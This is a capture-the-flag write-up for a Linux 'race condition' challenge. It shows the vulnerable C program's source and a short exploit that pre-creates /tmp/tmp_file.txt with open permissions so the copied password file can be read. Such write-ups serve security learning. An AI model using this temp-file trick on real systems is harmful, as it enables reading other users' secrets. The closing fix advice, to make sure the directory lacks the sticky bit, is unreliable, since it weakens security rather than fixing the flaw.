

ELF x86 - Race condition

Abdoulkader MOUSSA MOHAMED

February 2023

1 Search vulnerability

Let's firstly read the source code of our program.

```
..

#define PASSWORD "/challenge/app-systeme/ch12/.passwd"
#define TMP_FILE "/tmp/tmp_file.txt"

int main(void)
{
  int fd_tmp, fd_rd;
  char ch;


  if (ptrace(PTRACE_TRACEME, 0, 1, 0) < 0)
    {
      printf("[-] Don't use a debugguer !\n");
      abort();
    }
  if((fd_tmp = open(TMP_FILE, O_WRONLY | O_CREAT, 0444)) == -1)
    {
      perror("[-] Can't create tmp file ");
      goto end;
    }

  if((fd_rd = open(PASSWORD, O_RDONLY)) == -1)
    {
      perror("[-] Can't open file ");
      goto end;
```

```
    }

  while(read(fd_rd, &ch, 1) == 1)
    {
      write(fd_tmp, &ch, 1);
    }
  close(fd_rd);
  close(fd_tmp);
  usleep(250000);
end:
  unlink(TMP_FILE);

  return 0;
}
```

We notice that :

* we can not use a debugger for this challenge. .
* the program opens the file */tmp/tmp_file.txt* in **write-only** mode. If it doesn't exist, he create it.
* Then, the program opens the file *.passwd* in **read-only** mode.
* The program then reads the content of *.passwd* file character by character and writes to */tmp/tmp_file.txt*.
* Finally, after 250 milliseconds, the program deletes the file */tmp/tmp_file.txt*. As the sticky bit is set on **tmp**, the program can not delete it if the file belongs to an another user.

2 Exploit it !

Now that we know how it works, lets start exploitation.

We create the file */tmp/tmp_file.txt* with enough permissions so that the program will be able to open it.

```
$ touch /tmp/tmp_file.txt && chmod 777 /tmp/tmp_file.txt
```

Lets run the program and read the content of */tmp/tmp_file.txt* :

```
$ ./ch12
$ cat /tmp/tmp_file.txt
flagflagflagflagflagflag
```

Bingo !

3 How to correct it

The goal of this program was to write some data in a file and then after 250 milliseconds, delete it. But for that, the developer have to make sure that the sticky bit isn't set on the directory that contains the file.